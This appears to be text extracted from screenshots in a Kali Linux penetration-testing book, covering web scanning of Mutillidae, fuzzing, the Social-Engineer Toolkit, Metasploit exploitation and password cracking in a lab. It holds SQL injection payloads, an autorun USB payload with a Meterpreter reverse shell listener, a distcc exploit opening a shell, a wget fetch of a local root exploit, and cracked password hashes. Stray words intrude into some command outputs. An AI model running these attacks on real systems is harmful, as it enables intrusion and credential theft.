- ▶ Cookie set without HttpOnly flag (160)
- ▶ Password Autocomplete in browser (9)
- ▶ Private IP Disclosure (54)
- ▶ Web Browser XSS Protection Not Enabled (79)
- ▶ X-Content-Type-Options Header Missing (79)

History Search Alerts Active Scan +

Alerts (15)

- ▶ Cross Site Scripting (Reflected) (25)
- ▶ External Redirect
- ▶ Path Traversal (9)
- ▶ Remote File Inclusion
- ▶ Remote OS Command Injection
- ▶ SQL Injection - MySQL (2)
  - 📄 POST: http://192.168.0.30/mutillidae/index.php?page=pen-test-tool-lookup.php
  - 📄 POST: http://192.168.0.30/mutillidae/index.php?page=view-someones-blog.php
- ▶ SQL Injection (5)
  - 📄 GET: http://192.168.0.30/mutillidae/index.php?username=ZAP%27+AND+%271%27%3D%271%27+--+&page=user-info.php
  - 📄 GET: http://192.168.0.30/mutillidae/index.php?username=ZAP&page=user-info.php&user-info-php-submit-button=View+Ac
  - 📄 POST: http://192.168.0.30/mutillidae/index.php?page=login.php
  - 📄 POST: http://192.168.0.30/mutillidae/index.php?page=login.php
  - 📄 POST: http://192.168.0.30/mutillidae/index.php?page=view-someones-blog.php
- ▶ Directory Browsing (4)
- ▶ Parameter Tampering (9)
- ▶ X-Frame-Options Header Not Set (79)
- ▶ Cookie set without HttpOnly flag (160)
- ▶ Password Autocomplete in browser (9)
- ▶ Private IP Disclosure (54)
- ▶ Web Browser XSS Protection Not Enabled (79)
- ▶ X-Content-Type-Options Header Missing (79)

Paros Scanning Report – Iceweasel

Paros Scanning Report

file:///root/LatestScannedReport.htm

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## Paros Scanning Report

Report generated at Wed, 6 Apr 2016 22:02:44.

### Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	6
Low	1
Informational	0

### Alert Detail

High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.



## Cross site scripting vulnerability

## MEDIUM

## Summary

A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37.

### Description

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding.

- Vulnerable URL: <http://192.168.0.30/mutillidae/index.php>
  - Vulnerable Parameter: `page`

```

root@kali:/usr/share/bed# bed -s IRC -u ircuser -v ircuser -t 172.16.43.156 -p 6667 -o 3
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de ) --- 172.16.43.156 ping statistics
                                                2 packets transmitted, 2 received
                                                rtt min/avg/max/mdev = 0.312/0.775
+ Buffer overflow testing:
  testing: 1      USER XAXAX bb cc :dd .....# []
  testing: 2      USER aa XAXAX cc :dd .....# []
  testing: 3      USER aa bb XAXAX :dd .....# []
  testing: 4      USER aa bb cc :XAXAX .....# []
  testing: 5      USER aa bb cc :ddNICK XAXAX .....# []
+ Formatstring testing:
  testing: 1      USER XAXAX bb cc :dd .....# []
  testing: 2      USER aa XAXAX cc :dd .....# []
  testing: 3      USER aa bb XAXAX :dd .....# []
  testing: 4      USER aa bb cc :XAXAX .....# []
  testing: 5      USER aa bb cc :ddNICK XAXAX .....# []
* Normal tests
+ Buffer overflow testing:
  testing: 1      JOIN XAXAX .....# []

```

JBroFuzz – Help Topics

**Help Topics**

JBroFuzz has been designed for fuzzing web applications that use the HTTP<sup>1</sup> and/or the HTTPS<sup>2</sup> protocol. This is a penetration testing tool.

This one-page summary describes the components of JBroFuzz. For more detailed information on each of the mentioned (**in bold**) below, use the left-hand menu to navigate to a particular topic.

When JBroFuzz is launched, the first thing that you see (*after the splash screen*) is a single window with 4 tabs. Each tab represents a particular component of the application. You can navigate through the tabs by clicking on each one located (by default) at the bottom left corner within the window of the application.

**Tip:** You can also show or hide individual tabs by using the "View" - "Show/Hide" menu and then selecting the corresponding tab.

The components of JBroFuzz are all integrated into a single window and can be accessed through individual tabs. These tabs are:

**Fuzzing** The fuzzing tab is the main tab of JBroFuzz, responsible for all fuzzing operations performed over the network. Depending on the fuzzer payloads selected, it creates the malformed data for each request, puts it on the wire and writes the response to a file.



**Graphing** The graphing tab is responsible for graphing (in a variety of formats) the responses received while fuzzing. This tab can offer a clear

**Fuzzing Fundamentals**

An excellent starting point for fuzzing articles is: [B.P. Miller, L. Fredriksen, and B. So, "An Empirical Study of the Reliability of UNIX Utilities"](#). Communications of the ACM 33, 12 (December 1990). Also appears (in German translation) as ["Fatale Fehlerträchtigkeit; Eine Empirische Studie zur Zuverlässigkeit von UNIX-Utilities"](#), iX, March 1991.

Fuzzing is a methodology for software testing, which stems from Boundary Value Analysis

OK



Add Payload

Type: File Fuzzers

Files:

- Injection
- Integer Overflows
- LDAP Injection
- Number Systems
- O/S Variables
- Recursive Fuzzers
- Replacive Fuzzers
- SQL Injection
- URI Exploits
- User Agents

Payloads Preview:

```

Active SQL Injection
1: ';' exec master..xp_cmdshell 'ping 10.10.1.2'--
2: create user name identified by 'pass123'
3: create user name identified by pass123 temporary table
4: ';' drop table temp --
5: exec sp_addlogin 'name' , 'password'
6: exec sp_addsrvrolemember 'name' , 'sysadmin'
7: insert into mysql.user (user, host, password) values (''
8: grant connect to name; grant resource to name;
9: insert into users(login, password, level) values( char(0

MS SQL Injection i
1: a
2: ' or 1=1 --

```

Cancel Add

Fuzzer Progress: 1: HTTP - http://192.168.0.103/login.php										
Messages Sent: 169 Errors: 0 Show Errors										
Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads	Actions
34	Fuzzed	302	Found	836 ms	431 bytes	24.87 KIB			' or '1'='1	
41	Fuzzed	302	Found	498 ms	438 bytes	24.88 KIB			' or username is n...	
103	Fuzzed	302	Found	225 ms	438 bytes	24.88 KIB			' or 1=1--	
118	Fuzzed	302	Found	440 ms	438 bytes	24.88 KIB			admin' or '	
0	Original	200	OK	254 ms	362 bytes	24.89 KIB	Medium			
1	Fuzzed	200	OK	30.21 s	356 bytes	27.09 KIB		Reflected	'; exec master..xp...	
2	Fuzzed	200	OK	15.78 s	356 bytes	27.04 KIB		Reflected	create user name i...	



## Mutillidae: Born to be Hacked

Security Level: 0 (Hosed)    Hints: Disabled (0 - I try harder)    Logged In Admin: admin (Monkey!)

## **Chapter 8: Social Engineering**

```
root@kali: ~
File Edit View Search Terminal Help
          .::::aad888888baa::::.
          .:::d?888888888887:::8b::::.
          .:::d8888:7888888887?8888888b::::.
          .:::d8888888a888888aa8888888888b::::.
          ::::dP::::::888888888888:::::Yb::::.
          ::::dP:::::::Y888888888P:::::::Yb::::.
          ::::d8:::::::::Y8888888P:::::::8b::::.
          .:::88:::::::::Y88888P:::::::88::::.
          :::::Y8baaaaaaaaaaa88P:T:Y88aaaaaaaaad8P::::.
          :::::Y888888888888P:|:Y88888888888P::::.
          :::::::888:|:::888::::::::::::.
          `:::::8888888888888b:::::::::'.
          ::::::8888888888888888.
          ::::::d8888888888888888.
          :::::::88:::88:::88::::.
          `:::::88:::88:::88:::::'.
          `:::::88:::88:::P::::88:::::'.
          ``:::::88:::88:::::88:::::'.
          ``:::::88:::::'.
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]          Version: 6.5                      [---]
[---]      Codename: 'Mr. Robot'                  [---]
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> [
```

```
Select from the menu:
```

- 1) Social-Engineering Attacks
  - 2) Fast-Track Penetration Testing
  - 3) Third Party Modules
  - 4) Update the Social-Engineer Toolkit
  - 5) Update SET configuration
  - 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

```
set> 1
```

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

```
set> 3
```

The **Infectious** USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
  - 2) Standard Metasploit Executable
- 99) Return to Main Menu

```
set:infectious>2
```

1) Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64 TCP Inline	Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable	Downloads an executable and runs it

```
set:payloads>2
```

```
set:payloads> IP address for the payload listener (LHOST):172.16.122.185
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

```
root@kali:~/set# ls
autorun  meta config  payload.exe  payloadgen  set.options
```

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 172.16.122.185
LHOST => 172.16.122.185
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.122.185:4444

[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.122.168
[*] Meterpreter session 1 opened (172.16.122.185:4444 -> 172.16.122.168:1433) at
2016-03-28 16:58:33 -0400
```

# Chapter 9: Target Exploitation

auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir	normal	SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
auxiliary/scanner/smb/pipe_auditor	normal	SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcerpc_auditor	normal	SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users	normal	Microsoft Windows Authenticated Logged In Users Enumeration
auxiliary/scanner/smb/smb2	normal	SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares	normal	SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers	normal	SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain	normal	SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login	normal	SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid	normal	SMB SID User Enumeration (LookupSid)

## Chapter 10: Privilege Escalation

```
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6200/tcp open  unknown
```

```
msf > search distccd
Matching Modules
=====
Name          139/tcp  open  netbios-ssn
----  
exploit/unix/misc/distcc_exec  2002-02-01      excellent  DistCC Daemon Comm  
and Execution
Name          113/tcp  open  login
                514/tcp  open  shell
                1099/tcp open  rmiregistry
                1524/tcp open  ingreslock
msf >
```

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.30
RHOST => 192.168.0.30
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ad07plGrwFMWcA7U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ad07plGrwFMWcA7U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.0.30:54387) at
2016-04-09 18:45:52 -0700

whoami
daemon
msf >
```

```
root@kali:~# searchsploit udev
-----
Exploit Title | Path
-----|(/usr/share/exploitdb/platforms)
-----|Linux Kernel 2.6 - UDEV Local Privilege Escalation | ./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privilege Escalation | ./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalation | ./linux/local/21848.rb
```

```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08-- http://172.16.43.150/8572.c
               => `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]

OK ..                                         100% 562.11 KB/s

21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

```
cat /proc/net/netlink
sk      Eth Pid  Groups   Rmem    Wmem    Dump    Locks
ddf0c800 0   0     00000000 0       0       00000000 2
de9be400 4   0     00000000 0       0       00000000 2
dd399800 7   0     00000000 0       0       00000000 2
dd820600 9   0     00000000 0       0       00000000 2
dd82c400 10  0     00000000 0       0       00000000 2
df93fc00 15  2675  00000001 0       0       00000000 2
ddf0cc00 15  0     00000000 0       0       00000000 2
ddf14800 16  0     00000000 0       0       00000000 2
df58b000 18  0     00000000 0       0       00000000 2
```

```
ps aux | grep udev
root      2676  0.0  0.1  2216  672 ?        S<s Feb11   0:00 /sbin/udevd --daemon
daemon    23962  0.0  0.1  1788  572 ?        RN    21:11   0:00 grep udev
```

```
root@kali:~# nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.43.156: inverse host lookup failed: Unknown host
connect to [172.16.43.150] from (UNKNOWN) [172.16.43.156] 34370
whoami
root
```

HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f

Possible Hashes:

```
[+] SHA-1  
[+] MySQL5 - SHA-1(SHA-1($pass))
```

```
root@kali:~# hashcat -m 100 test.hash rockyou.txt
Initializing hashcat v2.00 with 2 threads and 32mb segment-size...
liveBonus.pdf
Added hashes from file test.hash: 1 (1 salts)
Activating quick-digest mode for single-hash

d111b38c0e73bc867c4bad4023606a0e0df64c2f:password01
[!] outofscope: password01


All hashes have been recovered

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550339 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 5.35M words
Progress...: 1819162/3627099 (50.15%)
Running....: -----
Estimated.: -----
targets.txt

Started: Sat Apr 23 13:43:24 2016
Stopped: Sat Apr 23 13:43:25 2016
```

```
root@kali:~# rtgen md5 loweralpha 1 5 0 2000 8000 testing
rainbow table md5_loweralpha#1-5_0_2000x8000_0.rt parameters
hash algorithm:          md5
hash length:             16
charset:                 abcdefghijklmnopqrstuvwxyz
charset in hex:          61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75
76 77 78 79 7a
charset length:          26
plaintext length range: 1 - 5
reduce offset:            0x00000000
plaintext total:          12356630

sequential starting point begin from 0 (0x0000000000000000)
generating...
8000 of 8000 rainbow chains generated (0 m 1.7 s)
```



```
root@kali:~# rcrack /usr/share/rainbowcrack/*.rt -h ab56b4d92b40713acc5af89985d4b786
559009382 bytes memory available
1 x 128000 bytes memory allocated for table buffer
32000 bytes memory allocated for chain traverse
disk: /usr/share/rainbowcrack/md5_loweralpha#1-5_0_2000x8000_0.rt: 128000 bytes read
searching for 1 hash...
plaintext of ab56b4d92b40713acc5af89985d4b786 is abcde
disk: thread exited
metasploitablescan
statistics
-----
plaintext found: 1 of 1
total time: 0.31 s
time of chain traverse: 0.24 s
time of alarm check: 0.06 s
time of wait: 0.01 s
time of other operation: 0.01 s
time of disk read: 0.00 s
hash & reduce calculation of chain traverse: 1998000
hash & reduce calculation of alarm check: 208984
number of alarm: 704
speed of chain traverse: 8.36 million/s
speed of alarm check: 3.67 million/s
WebScarab
result properties
-----
ab56b4d92b40713acc5af89985d4b786 abcde hex:6162636465
```

```
root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash\
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002,,,:/home/service:/bin/bash\
6 password hashes cracked, 1 left
```

```
root@kali:~# john test-sam.txt --wordlist=password.1st --format=nt
Using default input encoding: UTF-8
Documents
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 3 password hashes with no different salts
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status    hackthissite
password01      (Administrator)
1g 0:00:00:00 DONE (2016-04-30 14:20) 100.0g/s 100.0p/s 100.0c/s 300.0C/s password01
Warning: passwords printed above might not be all those cracked    </>
Use the "--show" option to display all of the cracked passwords reliably
Session completed                                metasploitabe.xml
```

```

root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\

Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

3 password hashes cracked, 2 left

```

Johnny

File Attack Passwords

Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy

	User	Password	Hash	GECOS
1	root		\$1\$/avpfBJ...	0:root:/root:/bin/bash
2	sys	batman	\$1\$fUX6BP...	3:3:sys:/dev:/bin/sh
3	klog	123456789	\$1\$f2ZVMS...	103:104::/home/klog:/bin/false
4	msfadmin	msfadmin	\$1\$XN10Zj...	1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
5	postgres	postgres	\$1\$Rw35ik....	108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
6	user	user	\$1\$HESu9x...	1001:1001:just a user,111,,:/home/user:/bin/bash
7	service	service	\$1\$kR3ue7...	1002:1002,,,:/home/service:/bin/bash

Passwords Options Statistics Settings Output

```

root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356630
crunch: 100% completed generating output

